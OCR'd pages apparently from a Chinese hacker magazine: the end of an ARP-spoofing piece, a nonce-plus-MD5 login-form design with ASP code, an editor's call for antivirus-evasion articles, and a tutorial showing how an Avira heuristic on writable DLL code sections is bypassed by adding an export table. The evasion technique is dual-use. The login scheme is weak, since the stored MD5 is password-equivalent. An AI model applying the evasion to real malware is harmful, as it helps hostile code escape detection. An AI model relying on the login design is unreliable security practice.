


图 25 ARP 防火墙界面

了一己私利做一些危害网络的事情，但是 ARP 攻击的事情最好少做，因为 ARP 攻击本来就是杀敌一千自损八百的行为。因而希望大家能够更合理地利用网络。

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评： *原理性的文章太枯燥，操作性的文章太实际，作者结合了这两者分别进行讲解，从攻击、防御两方面进行了分析，让人能够很清晰地了解 ARP 欺骗的作用及危害。*

打造安全的 Web 登录表单

爱梅小礼·莱客

从本文您可以学到：

1、了解 SSL 不安全的原因

2、了解随机码在加密中的作用及实现

我们在使用网页中的表单进行登陆时，密码是以明文方式传送的，因此，窃听者可以从中轻而易举地取得密码。那么如何解决这个问题呢？

朋友们也许首先想到的是 SSL（有些人也称之为 HTTPS 协议），它提供了数据完整性、加密与鉴别服务，至少它曾经是安全的。可是最近，国外某牛人组织发现 SSL 中竟然允许中间人攻击，并放出窃听工具（先前的杂志中有过介绍）。我们曾经信奉的 SSL 终于被请下神坛。

你也可能认为，在浏览器端将密码明文进行 MD5 处理，然后散列发送至服务端，而服务端只要将数据库中的 MD5 散列与接收到的做比较即可。这样确实可以防止密码明文的传输，然而你可否想过，攻击者通过重放（一段时间后重新发送）截获的密码散列即可获得受害者的访问权限，尽管他不知道密码明文是什么。

防止重放攻击一般有两种方法：对比时间戳和加密随机数。这里采用后者，以下是我的设计，服务端数据库中存放的是密码的 MD5 散列：

Step1. 服务端接收到登录页面的请求后，生成一个随机字符串，连同登录页面一齐发送给浏览器。

Step2. 浏览器等待用户输入密码后，将密码进行 MD5 处理，所得散列与随机字符串简单连接，整体再经过一次 MD5 处理，将最后的结果发送给服务端。

Step3. 服务端取出数据库中的密码散列，与随机字符串简单连接后进行 MD5 处理。将结果与浏览器提交的做对比，相同则认可用户。

为了证明上述思路是可行的，我做了一个演示实现了上面的思路，一些细节还是值得注意的。

登录页面 Login.asp：

```
<%
'GetRandom 的作用是生成 5 位的随机字符串
function GetRandom()
i=0
MAX=123
MIN=97
randomize()
do while i<5  '循环 5 次，每次产生一个随即字符
    RandNum=Int(Rnd()*(MAX-MIN+1))+MIN  '生成一个在 97 与 123 之间的随机整数
    RdStr=RdStr&CHR(RandNum)  '将这个整数作为 ASCII 码转化为相应字符，并在结
果后追加
    i=i+1
Loop
GetRandom=RdStr
End Function
Session("Ran")=GetRandom()  '生成一个随机字符串让 Session 保存
'下面的内容是登陆页面，输出至浏览器
%>
<html><body>
<script src="MD5.js" type="text/javascript"></script>
<script type="text/javascript">
function MakePsw() {
var Ran,Temp;
Ran="<%=Session("Ran")%>"; // js 变量 Ran 为服务端发送给浏览器的随机字符串
Temp=MD5(document.getElementById('PSW').value); // 密码明文的第一次 MD5 处理
document.getElementById('PSW').value=MD5(Temp+Ran);
// 将上诉处理结果与随机字符串连接，进行第二次 MD5 处理，最后结果放入密码框以
待提交
    }
</script>
<form  method="post" action="IsU.asp" onsubmit="MakePsw();">
  <input type="password" id="PSW" name="psw" />
  <input type="submit"  value="提交"/>
</form>
</body></html>
```

接受表单的 IsU.asp：

```
<!--#include file="conn.asp"-->
<!--#include file="MD5.asp"-->
<%
If Session("Ran")=""    then
    response.write("请从登陆页面进入！")
    response.end  '如果随机字符串为空，则终止脚本执行
end if
set rs=server.createobject("ADODB.recordset")
sql="select * from [psw]"
rs.open sql,conn,1,3
RightPsw=MD5(rs("psw")&Session("Ran"))
```

```
'取出数据库中的密码散列，与随机字符串连接，然后进行MD5处理
RequestPsw=request("psw")
if RequestPsw=RightPsw   then
    response.write("密码正确！")
else
    response.write("密码错误！")
end if
'将处理结果与用户提交的作比较，若相同则认可用户
Session("Ran")=""
'随机字符串是一次性的，用后必须删除，否则攻击者可以进行重放攻击
%>
```

```
powerpoint, application/msword, */*
Referer: http://127.0.0.1/login.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
Host: 127.0.0.1
Content-Length: 36
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: QKWEFGGDIYKEKTEFLLD=AWCZPKSVRMV

psw=5a195a82c9f36e81df4395519801f3b7
```

图 1　第一次发送的数据包

```
powerpoint, application/msword, */*
Referer: http://127.0.0.1/login.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencod
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Host: 127.0.0.1
Content-Length: 36
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: QKWEFGGDIYKEKTEFLLD=AWCZPK

psw=fa00ec0ab80d7cfaedd06f82bb5beb93
```

图 2　第二次发送的数据包

下面让我们来看看实际效果，如图1和图2所示是两次登陆浏览器发送的数据包，登录密码都是相同的。可见表单传输的是密文，而且每次登陆所传输的数据都不同。

值得一提的是，得益于后者的作用，你会发现这种表单的一个额外功能是防止外部提交。然后我们尝试重放报文：提交正确的密码，返回“密码正确！”，刷新这个页面重新发送刚才的数据（POST提交的话浏览器会弹出提示，点击“重试”即可），返回“请从登陆页面进入！”，有效地防止了数据重放！

（文章中所涉及的相关代码及工具都已经收录在本期光盘中）

编辑点评：这样可以在不使用其它协议的同时保证通讯的高安全性，是个好点子。

姬良首语：大家好，我是《杀不死的秘密》一书作者姬良，今受邀担任《非安全》免杀栏目的编辑。今后免杀类的稿件均由我来审阅和编辑，我将秉着技术突破的准则审阅本栏目的文章。

然而，我对这个栏目有一个全新的定位。目前国内讨论的免杀主题主要还是在一个比较被动的局面当中，免杀技术的更新并不频繁。针对这一问题，我特别规划了本栏目今后的稿件需求，文章主要可以分为三类：

一、源码免杀类文章

二、PE免杀文章类篇

三、杀毒引擎分析类文章篇

尤其鼓励杀毒引擎分析的投稿，对于这三种文章类型，只要有新颖或者实用的方法就可以，即使方法还不够完善，我们也非常乐意推广这种方法，因为发布出去可以使得方法得到大家的修改，逐渐完善。

至于源码免杀的文章，不局限于任何一种编程语言的编译平台。基于VC、BCB、Delphi、MASM32等源码免杀文章均可（驱动亦可）。同样也不局限于简单的数据特征码免杀，尤其鼓励突破主动防御新方法的文章（过主动加载驱动等）。

希望爱好免杀的朋友们可以踊跃投稿。

另外，鉴于在国内的平面媒体中鲜有杀毒引擎分析的文章。为了给读者提供一个简单的思路，笔者在本期杂志中给读者提供了一篇简单的杀毒引擎分析文章，文章很短，但是希望可以起到抛砖引玉的作用。

黑客免杀

图 姬良

杀毒引擎特点分析入门篇之小红伞（1）

从本期开始，由我来给大家开个头，简单分析一下一些杀毒引擎的特点。今天这篇是入门篇的第一篇，本期的主角是小红伞这款杀毒软件，小红伞的界面如图1所示。




图 1

一、小红伞简介

Avira AntiVir（小红伞）是一套由德国Avira公司所开发的杀毒软件。Avira除了商业版本外，还有免费的个人版本。它的接口没有如此的华丽，也没有耍噱头而无用的多余项目。是一款最知名的免费杀毒软件，用户超过七千万，它改写许多人“免费杀毒软件就一定比较差”的观念，在系统扫描、即时防护、自动更新等方面的表现都不输给知名的付费杀毒软件，甚至比部份商业杀毒软件还要高，因此成为许多用户挑选杀毒软件的首选。

2008年10月台湾吉瑞科技获得德国Avira许可，开始代理销售中文版杀毒软件。2010年1月4日，推出繁体中文体验版。次日繁体中文个人免费体验版开放下载。同年3月30日，简体中文版也开始提供下载。

二、小红伞版本

1、免费版：免费版的部份仅提供给个人、家庭和非盈利组织使用；

2、商业版：商业版的部份则是提供：专业用户、企业用户之商业性使用；

三、一个简单的动态链接库

我们首先分析一下小红伞杀毒引擎对PE结构及区段属性的查杀特点。

为了方便，我这里直接用VC6编写一个简单的DLL，如图2所示。

这是一个只弹出对话框的，没有任何破坏能力的DLL。源代码如下：

```
#include "stdafx.h"

BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    ::MessageBox(NULL,"姬良的小红伞测试","黑客手册",NULL);
    return TRUE;
}
```

不用做测试就可以知道，这个DLL是不会被小红伞杀掉的。但是我们做一个改动就会改变这一情况。

```
// Test.cpp : Defines the entry point for the DLL application.
//

#include "stdafx.h"

BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    ::MessageBox(NULL,"姬良的小红伞测试","黑客手册",NULL);
    return TRUE;
}
```

图 2




图 3

名称	VOffset	VSize	ROffset	RSize	标志
[illegible]	00001000	[illegible]	00001000	[illegible]	[illegible]
.rdata	0002B000	00002042	0002B000	00003000	40000040
.data	0002E000	000065E0	0002E000	00005000	C0000040
.idata	00035000	00000AA2	00033000	00001000	C0000040
.reloc	00036000	00001806	00034000	00002000	42000040

图 4

四、测试小红伞对动态链接库的一个查杀特点

用LordPE打开这个DLL文件，如图3所示。

打开“区段”对话框，如图4所示。

找到其中的代码段“.text”，添加区段标志“可写入”、“含有已初始化数据”，如图5所示。

然后保存修改。扫描结果如图6所示。

从图6中可以看到，小红伞查杀了这个完全没有危害的动态链接库文件。我们可以以此推断，如果一个动态链接库的代码段含有“可写入”以及“含有已初始化数据”两个标志，那么小红伞就将其判定为病毒。其实如果只添加一个“可写入”标




图 5

志，小红伞依然会查杀这个动态链接库文件。




图 6




图 7

五、针对区段属性查杀的应对策略

这时可能会有读者产生疑问，如果代码段可写，那么我们不给其添加可写属性不就可以了吗，为何要多此一举呢？其实不然，很多时候，我们必须让代码段可写，比如加密代码段中的代码，以及数据及代码混合在代码段中的时候等。那么针对DLL代码段必须可写的情况下，我们要如何免杀呢？

这里提供两个方法：

1、不设置区段的可写属性，而是在DLL运行后，使用API函数动态修改代码段内存属性；

2、设置区段含有可写属性，给DLL加入一个输出表。

这里主要讲解一下第2种方法。回到VC6的编辑区，给这个简单的DLL添加一个函数，并设置其为导出函数，如图7所示。

具体代码如下：

```
#include "stdafx.h"
extern "C" __declspec(dllexport) DWORD __stdcall dnff1();
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    ::MessageBox(NULL,"姬良的小红伞测试","黑客手册",NULL);
    return TRUE;
}

__declspec( dllexport ) DWORD __stdcall dnff1()
{

    return TRUE;
}
```

刚刚给这个DLL添加了一个名为dnff1的导出函数。下面重建这个DLL，然后用小红伞测试一下（别忘了给这个DLL的代码段添加可写属性）。此时的DLL已经不被小红伞判定为病毒了。

综上得出结论，如果一个DLL没有导出表，并且代码段含有可写属性，那么小红手会将其判定为病毒。

